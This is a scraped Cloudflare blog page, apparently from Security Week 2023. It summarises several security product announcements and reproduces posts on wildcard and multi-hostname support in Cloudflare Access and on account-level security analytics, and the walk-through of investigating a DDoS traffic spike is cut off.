

Stop Brand Impersonation with Cloudflare DMARC Management Brand impersonation continues to be a big problem globally. Setting SPF, DKIM and DMARC policies is a great way to reduce that risk, and protect your domains from being used in spoofing emails. But maintaining a correct SPF configuration can be very costly and time consuming, and that’s why we’re launching Cloudflare DMARC Management.
How we built DMARC Management using Cloudflare Workers At Cloudflare, we use the Workers platform and our product stack to build new services. Read how we made the new DMARC Management solution entirely on top of our APIs.


Cloudflare partners with KnowBe4 to equip organizations with real-time security coaching to avoid phishing attacks Cloudflare’s cloud email security solution now integrates with KnowBe4, allowing mutual customers to offer real-time coaching to employees when a phishing campaign is detected by Cloudflare.



Introducing custom pages for Cloudflare Access We are excited to announce new options to customize user experience in Access, including customizable pages including login, blocks and the application launcher.
Cloudflare Access is the fastest Zero Trust proxy Cloudflare Access is 75% faster than Netskope and 50% faster than Zscaler, and our network is faster than other providers in 48% of last mile networks.

Saturday

Blog Summary
One-click ISO 27001 certified deployment of Regional Services in the EU Cloudflare announces one-click ISO certified region, a super easy way for customers to limit where traffic is serviced to ISO 27001 certified data centers inside the European Union.
Account level Security Analytics and Security Events: better visibility and control over all account zones at once All WAF customers will benefit fromAccount Security Analytics and Events. This allows organizations to new eyes on your account in Cloudflare dashboard to give holistic visibility. No matter how many zones you manage, they are all there!
Wildcard and multi-hostname support in Cloudflare Access We are thrilled to announce the full support of wildcard and multi-hostname application definitions in Cloudflare Access. Until now, Access had limitations that restricted it to a single hostname or a limited set of wildcards

Watch our Security Week sessions on Cloudflare TV

Watch all of the Cloudflare TV segments here.

What’s next?

While that’s it for Security Week 2023, you all know by now that Innovation weeks never end for Cloudflare. Stay tuned for a week full of new developer tools coming soon, and a week dedicated to making the Internet faster later in the year.

Wildcard and multi-hostname support in Cloudflare Access

Post Syndicated from Kenny Johnson original https://blog.cloudflare.com/access-wildcard-and-multi-hostname/

Wildcard and multi-hostname support in Cloudflare Access

Wildcard and multi-hostname support in Cloudflare Access

We are thrilled to announce the full support of wildcard and multi-hostname application definitions in Cloudflare Access. Until now, Access had limitations that restricted it to a single hostname or a limited set of wildcards. Before diving into these new features let’s review Cloudflare Access and its previous limitations around application definition.

Access and hostnames

Cloudflare Access is the gateway to applications, enforcing security policies based on identity, location, network, and device health. Previously, Access applications were defined as a single hostname. A hostname is a unique identifier assigned to a device connected to the internet, commonly used to identify a website, application, or server. For instance, “www.example.com” is a hostname.

Upon successful completion of the security checks, a user is granted access to the protected hostname via a cookie in their browser, in the form of a JSON Web Token (JWT). This cookie’s session lasts for a specific period of time defined by the administrators and any request made to the hostname must have this cookie present.

However, a single hostname application definition was not sufficient in certain situations, particularly for organizations with Single Page Applications and/or hundreds of identical hostnames.

Many Single Page Applications have two separate hostnames – one for the front-end user experience and the other for receiving API requests (e.g., app.example.com and api.example.com). This created a problem for Access customers because the front-end service could no longer communicate with the API as they did not share a session, leading to Access blocking the requests. Developers had to use different custom approaches to issue or share the Access JWT between different hostnames.

In many instances, organizations also deploy applications using a consistent naming convention, such as example.service123.example.com, especially for automatically provisioned applications. These applications often have the same set of security requirements. Previously, an Access administrator had to create a unique Access application per unique hostname, even if the services were functionally identical. This resulted in hundreds or thousands of Access applications needing to be created.

We aimed to make things easier for security teams as easier configuration means a more coherent security architecture and ultimately more secure applications.

We introduced two significant changes to Cloudflare Access: Multi-Hostname Applications and Wildcard Support.

Multi-Hostname Applications

Multi-Hostname Applications allow teams to protect multiple subdomains with a single Access app, simplifying the process and reducing the need for multiple apps.

Wildcard and multi-hostname support in Cloudflare Access

Access also takes care of JWT cookie issuance across all hostnames associated with a given application. This means that a front-end and API service on two different hostnames can communicate securely without any additional software changes.

Wildcards

A wildcard is a special character, in this case *, defines a specific application pattern to match instead of explicitly having to define each unique application. Access applications can now be defined using a wildcard anywhere in the subdomain or path of a hostname. This allows an administrator to protect hundreds of applications with a single application policy.

Wildcard and multi-hostname support in Cloudflare Access

In a scenario where an application requires additional security controls, Access is configured such that the most specific hostname definition wins (e.g., test.example.com will take precedence over *.example.com).

Give it a try!

Wildcard Applications are now available in open beta on the Cloudflare One Dashboard. Multi Hostname support will enter an open beta in the coming weeks. For more information, please see our product documentation about Multi-hostname applications and wildcards.

Account Security Analytics and Events: better visibility over all domains

Post Syndicated from Radwa Radwan original https://blog.cloudflare.com/account-security-analytics-and-events/

Account Security Analytics and Events: better visibility over all domains

Account Security Analytics and Events: better visibility over all domains

Cloudflare offers many security features like WAF, Bot management, DDoS, Zero Trust, and more! This suite of products are offered in the form of rules to give basic protection against common vulnerability attacks. These rules are usually configured and monitored per domain, which is very simple when we talk about one, two, maybe three domains (or what we call in Cloudflare’s terms, “zones”).

The zone-level overview sometimes is not time efficient

If you’re a Cloudflare customer with tens, hundreds, or even thousands of domains under your control, you’d spend hours going through these domains one by one, monitoring and configuring all security features. We know that’s a pain, especially for our Enterprise customers. That’s why last September we announced the Account WAF, where you can create one security rule and have it applied to the configuration of all your zones at once!

Account WAF makes it easy to deploy security configurations. Following the same philosophy, we want to empower our customers by providing visibility over these configurations, or even better, visibility on all HTTP traffic.

Today, Cloudflare is offering holistic views on the security suite by launching Account Security Analytics and Account Security Events. Now, across all your domains, you can monitor traffic, get insights quicker, and save hours of your time.

How do customers get visibility over security traffic today?

Before today, to view account analytics or events, customers either used to access each zone individually to check the events and analytics dashboards, or used zone GraphQL Analytics API or logs to collect data and send them to their preferred storage provider where they could collect, aggregate, and plot graphs to get insights for all zones under their account — in case ready-made dashboards were not provided.

Introducing Account Security Analytics and Events

Account Security Analytics and Events: better visibility over all domains

The new views are security focused, data-driven dashboards — similar to zone-level views, both have  similar data like: sampled logs and the top filters over many source dimensions (for example, IP addresses, Host, Country, ASN, etc.).

The main difference between them is that Account Security Events focuses on the current configurations on every zone you have, which makes reviewing mitigated requests (rule matches) easy. This step is essential in distinguishing between actual threats from false positives, along with maintaining optimal security configuration.

Part of the Security Events power is showing Events “by service” listing the security-related activity per security feature (for example, WAF, Firewall Rules, API Shield) and Events “by Action” (for example, allow, block, challenge).

On the other hand, Account Security Analytics view shows a wider angle with all HTTP traffic on all zones under the account, whether this traffic is mitigated, i.e., the security configurations took an action to prevent the request from reaching your zone, or not mitigated. This is essential in fine-tuning your security configuration, finding possible false negatives, or onboarding new zones.

The view also provides quick filters or insights of what we think are interesting cases worth exploring for ease of use. Many of the view components are similar to zone level Security Analytics that we introduced recently.

To get to know the components and how they interact, let’s have a look at an actual example.

Analytics walk-through when investigating a spike in traffic

Traffic spikes happen to many customers’ accounts; to investigate the reason behind them, and check what’s missing from the configurations, we recommend starting from Analytics as it shows mitigated and non-mitigated traffic, and to revise the mitigated requests to double check any false positives then Security Events is the go to place. That’s what we’ll do in this walk-through starting with the Analytics, finding a spike, and checking if we need further mitigation action.


Step 1: To navigate to the new views, sign into the Cloudflare dashboard and select the account you want to monitor. You will find Security Analytics and Security Events in the sidebar under Security Center.

Account Security Analytics and Events: better visibility over all domains

Step 2: In the Analytics dashboard, if you had a big spike in the traffic compared to the usual, there’s a big chance it’s a layer 7 DDoS attack. Once you spot one, zoom into the time interval in the graph.

Zooming into a traffic spike on the timeseries scale

By Expanding the top-Ns on top of the analytics page we can see here many observations:

Account Security Analytics and Events: better visibility over all domains

We can confirm it’s a DDoS attack as the peak of traffic does not come from one single IP address, It’s distributed over multiple source IPs. The “edge status code” indicates that there’s a rate limiting rule applied on this attack and it’s a GET method over HTTP/2.

